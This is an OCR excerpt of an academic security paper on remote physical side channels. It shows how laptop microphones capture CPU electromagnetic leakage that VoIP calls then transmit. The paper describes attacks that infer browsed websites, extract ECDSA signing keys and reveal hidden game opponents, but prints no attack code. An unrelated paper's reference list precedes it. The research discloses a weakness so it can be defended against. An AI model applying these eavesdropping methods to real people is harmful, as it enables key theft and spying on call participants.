[34] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious rams. *Journal of the ACM (JACM)*, 43(3):431–473, 1996.

[35] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. Generative adversarial nets. NIPS, 2014.

[36] Marcus Hähnel, Weidong Cui, and Marcus Peinado. High-resolution side channels for untrusted operating systems. USENIX ATC, 2017.

[37] Xiaofei He, Shuicheng Yan, Yuxiao Hu, Partha Niyogi, and Hong-Jiang Zhang. Face recognition using laplacianfaces. *IEEE transactions on pattern analysis and machine intelligence*, 27(3):328–340, 2005.

[38] Benjamin Hettwer, Stefan Gehrer, and Tim Güneysu. Profiled power analysis attacks using convolutional neural networks with domain knowledge. SAC, 2018.

[39] Benjamin Hettwer, Tobias Horn, Stefan Gehrer, and Tim Güneysu. Encoding power traces as images for efficient side-channel analysis. *arXiv preprint arXiv:2004.11015*, 2020.

[40] Annelie Heuser and Michael Zohner. Intelligent machine homicide. In *COSADE*, 2012.

[41] Geoffrey E Hinton and Richard S Zemel. Autoencoders, minimum description length, and helmholtz free energy. *Advances in neural information processing systems*, 6:3–10, 1994.

[42] Daniel Holden, Jun Saito, Taku Komura, and Thomas Joyce. Learning motion manifolds with convolutional autoencoders. In *SIGGRAPH Asia 2015 Technical Briefs*, pages 1–4. 2015.

[43] Wei-Ming Hu. Reducing timing channels with fuzzy time. *Journal of computer security*, 1(3-4):233–254, 1992.

[44] Gorka Irazoqui, Kai Cong, Xiaofei Guo, Hareesh Khattri, Arun K. Kanuparthi, Thomas Eisenbarth, and Berk Sunar. Did we learn from LLC side channel attacks? A cache leakage detection tool for crypto libraries. *CoRR*, 2017.

[45] Jaehun Kim, Stjepan Picek, Annelie Heuser, Shivam Bhasin, and Alan Hanjalic. Make some noise. unleashing the power of convolutional neural networks for profiled side-channel analysis. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 148–179, 2019.

[46] Paul C. Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. CRYPTO, 1996.

[47] Boris Köpf and Heiko Mantel. Transformational typing and unification for automatically correcting insecure programs. *International Journal of Information Security*, 6(2-3):107–131, 2007.

[48] Boris Köpf, Laurent Mauborgne, and Martín Ochoa. Automatic quantification of cache side-channels. In *CAV*, 2012.

[49] Boris Köpf and Geoffrey Smith. Vulnerability bounds and leakage resilience of blinded cryptography under timing attacks. In *2010 23rd IEEE Computer Security Foundations Symposium*, pages 44–56. IEEE, 2010.

[50] Solomon Kullback and Richard A Leibler. On information and sufficiency. *The annals of mathematical statistics*, 22(1):79–86, 1951.

[51] Donggeun Kwon, HeeSeok Kim, and Seokhie Hong. Improving non-profiled side-channel attacks using autoencoder based preprocessing. *IACR Cryptol. ePrint Arch.*, 2020:396, 2020.

[52] Adam Langley. ctgrind. https://github.com/agl/ctgrind.

[53] Dayeol Lee, Dongha Jung, Ian T Fang, Chia-Che Tsai, and Raluca Ada Popa. An off-chip attack on hardware enclaves via the memory bus. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, 2020.

[54] John A Lee and Michel Verleysen. *Nonlinear dimensionality reduction*. Springer Science & Business Media, 2007.

[55] Bochen Li, Xinzhao Liu, Karthik Dinesh, Zhiyao Duan, and Gaurav Sharma. Creating a multitrack classical music performance dataset for multimodal music analysis: Challenges, insights, and applications. *IEEE Transactions on Multimedia*, 21(2):522–535, 2018.

[56] Haoqi Li, Brian Baucom, and Panayiotis Georgiou. Unsupervised latent behavior manifold learning from acoustic features: Audio2behavior. ICASSP, 2017.

[57] Yanran Li, Hui Su, Xiaoyu Shen, Wenjie Li, Ziqiang Cao, and Shuzi Niu. Dailydialog: A manually labelled multi-turn dialogue dataset. *arXiv preprint arXiv:1710.03957*, 2017.

[58] libjpeg. Main libjpeg-turbo repository, 2020.

[59] Tong Lin and Hongbin Zha. Riemannian manifold learning. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 30(5):796–809, 2008.

[60] Tsung-Yi Lin, Michael Maire, Serge Belongie, James Hays, Pietro Perona, Deva Ramanan, Piotr Dollár, and C Lawrence Zitnick. Microsoft COCO: Common objects in context. In *European conference on computer vision*, pages 740–755. Springer, 2014.

[61] Chang Liu, Austin Harris, Martin Maas, Michael Hicks, Mohit Tiwari, and Elaine Shi. Ghostrider: A hardware-software system for memory trace oblivious computation. *ACM SIGPLAN Notices*, 50(4):87–101, 2015.

[62] F. Liu, Q. Ge, Y. Yarom, F. Mckeen, C. Rozas, G. Heiser, and R. B. Lee. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *HPCA*, 2016.

[63] Fangfei Liu, Y. Yarom, Qian Ge, G. Heiser, and R.B. Lee. Last-level cache side-channel attacks are practical. IEEE SP, 2015.

[64] Ziwei Liu, Ping Luo, Xiaogang Wang, and Xiaoou Tang. Deep learning face attributes in the wild. ICCV, 2015.

[65] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation (PLDI'05)*, 2005.

[66] Houssem Maghrebi, Thibault Portigliatti, and Emmanuel Prouff. Breaking cryptographic implementations using deep learning techniques. In *International Conference on Security, Privacy, and Applied Cryptography Engineering*, pages 3–26. Springer, 2016.

[67] Francisco J Martinez-Murcia, Andres Ortiz, Juan-Manuel Gorriz, Javier Ramirez, and Diego Castillo-Barnes. Studying the manifold structure of alzheimer's disease: A deep learning approach using convolutional autoencoders. *J-BHI*, 24(1):17–26, 2019.

[68] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How sgx amplifies the power of cache attacks. In *CHES*, 2017.

[69] David Molnar, Matt Piotrowski, David Schultz, and David Wagner. The program counter security model: Automatic detection and removal of control-flow side channel attacks. In *ICISC*, 2005.

[70] Andrew C Myers. JFlow: Practical mostly-static information flow control. PLDI, 1999.

[71] Openssl. https://www.openssl.org/.

[72] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The spy in the sandbox: Practical cache attacks in javascript and their implications. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1406–1418, 2015.

[73] D. Page. Partitioned cache architecture as a side-channel defence mechanism, 2005.

[74] Stjepan Picek, Ioannis Petros Samiotis, Jaehun Kim, Annelie Heuser, Shivam Bhasin, and Axel Legay. On the performance of convolutional neural networks for side-channel analysis. In *International Conference on Security, Privacy, and Applied Cryptography Engineering*, pages 157–176. Springer, 2018.

[75] Himanshu Raj, Ripal Nathuji, Abhishek Singh, and Paul England. Resource management for isolation enhanced cloud services. In *CCSW*, 2009.

[76] Ashay Rane, Calvin Lin, and Mohit Tiwari. Raccoon: Closing digital side-channels through obfuscated execution. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 431–446, 2015.

[77] Andrei Sabelfeld and Andrew C Myers. Language-based information-flow security. *IEEE Journal on*

selected areas in communications, 21(1):5–19, 2003.

[78] Yuki Saito, Shinnosuke Takamichi, and Hiroshi Saruwatari. Statistical parametric speech synthesis incorporating generative adversarial networks. *TASLP*, 26(1):84–96, 2017.

[79] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating software-based keystroke timing side-channel attacks. In *NDSS*, 2018.

[80] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware guard extension: Using sgx to conceal cache attacks. *arXiv preprint arXiv:1702.08719*, 2017.

[81] Dongdong She, Yizheng Chen, Abhishek Shah, Baishakhi Ray, and Suman Jana. Neutaint: Efficient dynamic taint analysis with neural networks. IEEE SP, 2020.

[82] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. NEUZZ: Efficient fuzzing with neural program smoothing. IEEE SP, 2019.

[83] Yujun Shen, Jinjin Gu, Xiaoou Tang, and Bolei Zhou. Interpreting the latent space of gans for semantic face editing. In *CVPR*, pages 9243–9252, 2020.

[84] Elaine Shi. Path oblivious heap: Optimal and practical oblivious priority queue. IEEE SP, 2020.

[85] Emil Stefanov, Marten Van Dijk, Elaine Shi, Christopher Fletcher, Ling Ren, Xiangyao Yu, and Srinivas Devadas. Path ORAM: an extremely simple oblivious ram protocol. In *CCS*, 2013.

[86] Nicolas Thorstensen. *Manifold learning and applications to shape and image processing*. PhD thesis, Ecole des Ponts ParisTech, 2009.

[87] Kris Tiri and Ingrid Verbauwhede. Securing encryption algorithms against dpa at the logic level: Next generation smart card technology. In *CHES*, 2003.

[88] Eran Tromer, DagArne Osvik, and Adi Shamir. Efficient cache attacks on AES, and countermeasures. *Journal of Cryptology*, 23(1):37–71, 2010.

[89] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention is all you need. *arXiv preprint arXiv:1706.03762*, 2017.

[90] Shuai Wang, Yuyan Bao, Xiao Liu, Pei Wang, Danfeng Zhang, and Dinghao Wu. Identifying cache-based side channels through secret-augmented abstract interpretation. USENIX Security, 2019.

[91] Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu. CacheD: Identifying cache-based timing channels in production software. In *26th USENIX Security Symposium*, pages 235–252, 2017.

[92] Xiaosong Wang, Yifan Peng, Le Lu, Zhiyong Lu, Mohammadhadi Bagheri, and Ronald M Summers. Chestx-ray8: Hospital-scale chest x-ray database and benchmarks on weakly-supervised classification and localization of common thorax diseases. CVPR, 2017.

[93] Zhenghong Wang and Ruby B Lee. A novel cache architecture with enhanced performance and security. In *MICRO*, 2008.

[94] Pete Warden. Speech commands: A dataset for limited-vocabulary speech recognition. *arXiv preprint arXiv:1804.03209*, 2018.

[95] Daniel Weber, Ahmad Ibrahim, Hamed Nemati, Michael Schwarz, and Christian Rossow. Osiris: Automatic Discovery of Microarchitectural Side Channels. In *USENIX Security Symposium*, 2021.

[96] Jan Wichelmann, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MicroWalk: A framework for finding side channels in binaries. In *ACSAC*, 2018.

[97] Sanghyun Woo, Jongchan Park, Joon-Young Lee, and In So Kweon. Cbam: Convolutional block attention module. ECCV, 2018.

[98] Lichao Wu and Stjepan Picek. Remove some noise: On pre-processing of side-channel measurements with autoencoders. *TCHES*, pages 389–415, 2020.

[99] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the hyper-space: High-speed covert channel attacks in the cloud. USENIX Security, 2012.

[100] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. IEEE SP, 2015.

[101] Yuval Yarom. Mastik: A micro-architectural side-channel toolkit. *Retrieved from School of Computer Science Adelaide: http://cs.adelaide.edu.au/yval/Mastik*, 16, 2016.

[102] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, pages 719–732, 2014.

[103] Yuval Yarom, Daniel Genkin, and Nadia Heninger. Cachebleed: a timing attack on openssl constant-time rsa. *Journal of Cryptographic Engineering*, 7(2):99–112, 2017.

[104] Yuanyuan Yuan, Shuai Wang, and Junping Zhang. Private image reconstruction from system side channels using generative models. In *ICLR*, 2021.

[105] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. CCS, 2012.

[106] Bo Zhu, Jeremiah Z Liu, Stephen F Cauley, Bruce R Rosen, and Matthew S Rosen. Image reconstruction by domain-transform manifold learning. *Nature*, 555(7697):487–492, 2018.

[107] Jun-Yan Zhu, Philipp Krähenbühl, Eli Shechtman, and Alexei A Efros. Generative visual manipulation on the natural image manifold. In *European conference on computer vision*, pages 597–613. Springer, 2016.

Lend Me Your Ear: Passive Remote Physical Side Channels on PCs

Daniel Genkin
Georgia Tech
genkin@gatech.edu

Noam Nissan
Tel Aviv University
noamnissan@post.tau.ac.il

Roei Schuster
Tel Aviv University and Cornell Tech
rs864@cornell.edu

Eran Tromer
Tel Aviv University and Columbia University
tromer@tau.ac.il

Abstract

We show that built-in sensors in commodity PCs, such as microphones, inadvertently capture electromagnetic side-channel leakage from ongoing computation. Moreover, this information is often conveyed by supposedly-benign channels such as audio recordings and common Voice-over-IP applications, even after lossy compression.

Thus, we show, it is possible to conduct physical side-channel attacks on computation by remote and purely passive analysis of commonly-shared channels. These attacks require neither physical proximity (which could be mitigated by distance and shielding), nor the ability to run code on the target or configure its hardware. Consequently, we argue, physical side channels on PCs can no longer be excluded from remote-attack threat models.

We analyze the computation-dependent leakage captured by internal microphones, and empirically demonstrate its efficacy for attacks. In one scenario, an attacker steals the secret ECDSA signing keys of the counterparty in a voice call. In another, the attacker detects what web page their counterparty is loading. In the third scenario, a player in the Counter-Strike online multiplayer game can detect a hidden opponent waiting in ambush, by analyzing how the 3D rendering done by the opponent's computer induces faint but detectable signals into the opponent's audio feed.

1 Introduction

Physical side-channel attacks utilize unintended interactions between computing devices and the physical universe. The past two decades have seen such attacks become powerful tools for adversaries seeking to extract otherwise-unavailable information. Exploiting a plethora of physical effects such as power consumption [46], electromagnetic emanations [2], timing [17], or acoustics [29], physical side-channel attacks have been used to attack cryptographic implementations [26, 47, 52, 63], screens [27, 49], keyboards [6] or even printers [7].

Authors are ordered alphabetically.

While powerful, traditional physical side channel attacks have a significant limitation: the signals are acquired by external, attacker-controlled measurement equipment. This requires the attacker to gain physical proximity to the target device for the duration of the attack. Consequently, physical side channel attacks on PC-class computers are often considered to be "outside of the threat model" (e.g., laptops are typically protected and observed by their owners, servers are typically located in protected data centers, and anyway physical access to PCs often enables easier attacks).

Recently, several works challenge the need for external equipment for physical attacks. For embedded devices, it was shown [30, 36, 61, 64, 66, 79] that an attacker with access to configurable hardware (e.g., FPGA oscillators, time-delay converters, or ADCs), can use these components for constructing side-channel sensors, thereby measuring physical emanations. These attacks only consider embedded systems, which are meant to provide low-level configurable hardware interfaces typically not present on PCs. For the PC-class devices, Platypus [50] leverages local code execution to monitor the CPU's power consumption via the RAPL interface on `x86` processors, enabling power-analysis attacks. Platypus assumes the presence of on-chip power monitoring, and was recently blocked by requiring root privileges to access RAPL.

We observe that PC-class computers, such as laptops, nowadays include various built-in sensors: microphones, cameras, WiFi and cellular interfaces, accelerometers, etc. While these are intended and expected to capture some types of information (e.g., the users' voice or screen orientation), the acquired analog signals may inadvertently be contaminated with EM fields within the computer, and might consequently be affected by ongoing computation and its secret arguments.

Thus, we pose the following question:

Can the built-in sensors of PC devices be exploited to conduct physical side-channel attacks entirely within software, without any external measurement equipment? If so, how can unprivileged attacks exploit such information to recover secrets within computations?

Second, all the above attacks assume that the attacker can

execute code on the target device. We observe that digitized analog signals from internal secrets are often willingly shared with others, e.g., voice and video images during Voice over IP (VoIP) calls. This raises the possibility of *passive* attacks, that do not directly access any sensors nor require local code execution, and only utilize analog signals naturally shared by common apps. We thus pose the following second question:

Can physical side-channel attacks on PCs be conducted through common channels established by benign applications such as VoIP calls, with no physical proximity nor local code execution? What would it take for potential attacks to mount such "passive" remote physical attacks?

1.1 Our Contributions

We present a new type of side-channel leakage from PC: computation-dependent leakage observed through the laptop's audio interface. We show that built-in microphones in laptop computers, while designed to record human voices, are often capable of inadvertently recording computation-dependent electromagnetic (EM) leakage, allowing physical side channel attacks on PCs by purely software means. We show several exploitation scenarios:

Signal acquisition over VoIP. The computation-dependent EM leakage present on the laptop's audio interface is picked up and conveyed by multiple VoIP applications, despite their lossy audio compression codecs. Thus, the acquisition of the target's EM emanations can be done remotely, via a VoIP audio conversation over the Internet, without any physical access, proximity, or code execution on the target machine.

Web browsing activity. Demonstrating the feasibility of remote software-based physical attacks on PCs, we extract information about the victim's web browsing habits, via the audio signals available on the attacker's side of a VoIP conversation with the target. We empirically identify the website rendered by the target's browser, from among a set of Alexa's top-30 most popular websites. Further, we show that ambient noise in typical home and office settings has little effect on attack success, demonstrate that distinguishing information exists even in the presence of varying system conditions such as background processes, and discuss potential limitations such as user activity during the attack.

Cryptographic secrets. Next, we demonstrate that this signal can be exploited for remote extraction of cryptographic secret keys. Specifically, we extract 521-bit ECDSA signing keys from Libgcrypt 1.8.4, by analyzing leakage signals naturally sent by the target during a VoIP call with the attacker, while performing signing operations.

Gaming advantage. Finally, we show that this side channel can be used to cheat in on-line video games, by detecting the computational pattern of competing players' computers over an open VoIP call. Here, we demonstrate how in a first-person shooter (i.e., Counter-Strike), a hidden opponent waiting in ambush can be detected, avoided and sneaked up upon.

Summary of Contributions. To summarize, in this paper we make the following contributions.

- We show that CPU computation leaks onto audio signals recorded by a laptop's own microphone via commonly used APIs, across multiple laptop models and makes (Section 2).
- We show that the leakage is naturally transmitted via VoIP communication of common applications (Section 2), allowing for remote exploitation.
- We exploit this leakage to distinguish between websites open in the target's browser (Section 4).
- We demonstrate secret-key extraction from Libgcrypt's ECDSA implementation (Section 5).
- We demonstrate how to leverage this side channel to cheat on the popular video game Counter-Strike (Section 6).

1.2 Related Work

Remote timing side channels. Timing attacks exploit the correlation between the computation's execution time and its inputs, allowing attacker to recover secrets by merely observing the running time of the targeted operation. Such attacks have been demonstrated to be able to recover private RSA keys [17, 48], ECDSA signing keys [16] as well as violate security guarantees by TPM modules [42, 54].

Microarchitectural side channels. Microarchitectural attacks exploit the minute timing variations that result from contention on internal CPU resources in order to extract secret information. Assuming a co-location between the attacker's code and the target on the same physical machine, microarchitectural attacks have been shown to exploit caches [56, 58, 78], branch predictors [1, 25] pipeline components [4, 5, 37]. More recently, microarchitectural attacks have been extended to include speculation, breaking nearly all hardware based security domains [19, 45, 51, 72, 75, 76].

Physical side-channels attacks. As mentioned above, electronic computing devices also leak secrets through several physical side channels, including electromagnetic (EM) radiation [2, 24, 26, 49, 63, 74], acoustic emanation [29] and power consumptions [21, 46, 47, 52]. More recently, [28, 29] showed that PC devices leak via EM side channels. Finally, "Screaming channels" [18] showed that mixed signal system on chips (SoCs) inadvertantly transmit information on a processor's activity on top of a radio signal, thus allowing key extraction at a relatively far range of to up to 10 meters.

Software-based physical side channels on embedded devices. Analog-to-digital converters (ADCs) used by embedded hardware to digitize analog inputs were shown to pick up leakage of information on the execution of a processor located on the same chip [34, 57]. A recent line of work explores the possibility of repurposing FPGA fabrics as power monitors, aiming to pick up side-channel leakage from nearby circuitry. This approach can extract cryptographic keys from neighboring FPGAs [32, 64, 66, 79] or CPUs [36, 79] that share a chip with the attacker one, across different chips that




Figure 1: Experimental setup example. Attacker laptop (left) and victim laptop (Acer Aspire S3, right). Attacker and victim are both connected, via WiFi, to a Mumble VoIP chat room session. The green spectrogram on the attacker conveys the audio stream received from the victim.

share a board [67], or even via a covert channel across boards that share a power supply unit [65]. Power signal leakage was shown to be measurable using commodity [60, 64, 67, 79], cloud-based [31, 33], and multi-user FPGAs [31, 35, 60].

Software-based physical side channel attacks on complex devices. Software-based physical side channel attacks are not entirely exclusive to embedded devices. Indeed, Platypus [50] shows how an attacker with local code execution can use the RAPL interface on Intel and AMD processors to monitor the CPU's power consumption. Until blocked by OS vendors, this access allowed attackers with code-execution privileges to mount software-based power-analysis attacks on CPUs, breaking cryptographic implementations, derandomizing kernel ASLR, and leaking data from SGX enclaves. Software-based fault attacks were also demonstrated on SGX enclaves in Intel CPUs [44, 55] as well as on ARM TrustZone [62, 69].

Acoustic attacks on peripheral devices exploit the sound generated by mechanical elements of peripherals such as keyboards [6, 8, 10, 22, 38, 39, 77, 80], printers [7], and computer screens [27]. Our work differs in that it analyzes signals that stem from complex CPU computation rather than simple peripheral I/O. Further, our signals are not truly acoustic (they include EM emanations captured by microphone circuitry), are very faint (unlike mechanical noises), and are not trivially repetitive (unlike screen signals).

2 Characterizing the Leakage Signal

2.1 Observing Local Audio Leakage

To establish leakage through the target's own audio interface, we wrote a test program that repeatedly executes a 1 sec loop of integer multiplications, followed by a 1 sec loop of memory accesses, with short `sleep`s inbetween. We ran this program and recorded the target's microphone using its internal audio interface, sampled at 48 Ksample/sec, 16 bits per sample.

Figure 2 shows spectrograms of such recordings across 6 laptops of different models and makes (see Table 1 for details). While signal quality varies, all spectrograms show frequency alternations at 1-second intervals, corresponding to heavy-light CPU-load periods. We deduce that the integrated audio interface on commodity laptops captures side-channel information on CPU computation.

Model	Mfg. date	CPU	RAM	Sections
Acer Aspire S3	11/2011	i5-2467M 1.60 GHz	4GB	2,2.3, 4.1, 5
Acer Aspire S3	08/2012	i7-3517U 1.90 GHz	4GB	4.2
Acer Aspire S13	05/2016	i5-6500U 2.5 GHz	8GB	2,4.2
Acer Aspire E5	07/2018	i3-8130U 2.2 GHz	4GB	4.2
Lenovo IdeaPad Z370	mid 2011	i5-2410M 2.3 GHz	4GB	2
Lenovo ThinkPad X270	02/2018	i7-7500U 2.7 GHz	16GB	2
Lenovo ThinkPad X1 Carbon Gen 6	03/2018	i7-8650U 2.1 GHz	16GB	2
Lenovo Yoga 730-13IWL	04/2019	i5-8265U 1.8 GHz	16GB	2

Table 1: Target machines used in this paper

2.2 Observing Leakage via VoIP

Having established that CPU-computation information leaks onto a laptop's own microphone, we proceed to explore whether such signals can be acquired remotely over common VoIP applications. Such applications may reduce the fidelity of the leakage signals, since they often employ lossy audio codecs that are psychoacoustically optimized for speech and music, rather than faint and "unnatural" electronic noise.


Experimental setup. Testing the feasibility of this scenario, we use the Acer Aspire S13 laptop from Figure 2b as a target, and setup a VoIP call between the attacker's machine and the Acer laptop, using 5 popular VoIP applications: Skype, Zoom, Google Meet, Mumble, and Discord. We keep the applications' default codec choice and compression parameters. All five of the tested VoIP applications use *Opus* [70] as their audio codec, which is considered to be the de-facto standard codec for real time communication, though each application uses a slightly different configuration of this codec.

During each call, we repeat the measurements performed in Figure 2, having the target alternate between CPU-heavy and memory-heavy workloads. On the attacker's machine, we capture the remote participant's (i.e., target's) audio through a VoIP application, via Linux's audio loopback interface.

Remotely observing the leakage signal. Figure 3 illustrates our findings. While quality varies, the signals generated by our test programs are clearly visible in all 5 applications, albeit with a reduced fidelity due to different low-pass filters, aggressive compression, and other processing.

2.3 Determining the Leakage Source

Having established the presence of computation-dependent signal on the laptop's audio interface, and that it is transmitted even to remote VoIP parties, we aim to identify the physical source of this leakage.



(a) Acer Aspire S3 (b) Acer Aspire S13 (c) Lenovo IdeaPad Z370

(d) Lenovo ThinkPad X270 (e) Lenovo ThinkPad X1 Carbon Gen 6 (f) Lenovo Yoga 730-13IWL

Figure 2: Distinguishing between heavy and light CPU loads in recordings of microphones embedded in various laptops. In these spectrograms, the vertical axis is time in milliseconds (≈12.5 sec total), and the horizontal is frequency (0–24 kHz). The laptop's lid is closed in Figure 2d, partially closed in Figures 2e and 2f, and open in the rest.

Acoustic or EM? As microphones are designed to be good audio receivers, one hypothesis is that the microphone somehow picks up acoustic emanations from internal circuitry on the machine's motherboard [29]. Alternatively, the ADC within the audio interface somehow picks up conducted or radiated EM emanations, sampling it as if it were originating from the outputs of the internal microphone. This may happen due to EM emanations affecting the transducer, signal-conditioning electronics (amplifiers and filters) or sampling electronics (A2D); or due to conducted fluctuations in the ground or power-supply rails of these electronics.

Experimental setup. To test whether the signal is acoustic or EM, we measured the aforementioned Acer S3 using three different sensors, simultaneously: (1) the laptop's embedded microphone sampling at 48 Ksample/sec, (2) an EM probe (Langer LF-R 400 connected to Tracker Pre sound card, sampling at 48 Ksample/sec), and (3) a consumer-grade microphone. The latter two use external equipment which is not connected to the target. Figure 4 shows the combined setup.


Observing the leakage signal. Figure 5 shows the signal measured via the internal audio interface, and the signal captured by the EM probe. They exhibit similar copmutation-dependent leakage (alternating bright and dark areas at around 7.5 kHz marked with red arrows, corresponding to memory and CPU operations performed by our test program). The external-microphone signal does not appear to contain this information. We deduce that the leakage is essentially electromagnetic, and is picked up by the analog front-end of the audio interface of the target machine, either via conduction or via radiation.

Locating the leakage source. To spatially localize the leakage source inside the laptop, we visualized the signal from our EM probe on a spectrogram, while moving it around near the laptop's chassis. Though leakage prominently appears in several locations, we find the strongest signal near the laptop's Escape key, in close proximity to both the internal microphone and to the CPU's voltage regulation circuits (see Figure 6). We thus conjecture that the EM signal is emitted by the CPU's voltage regulator, and is then picked up by the analog front-end of the laptop's internal audio interface.


3 Threat Model

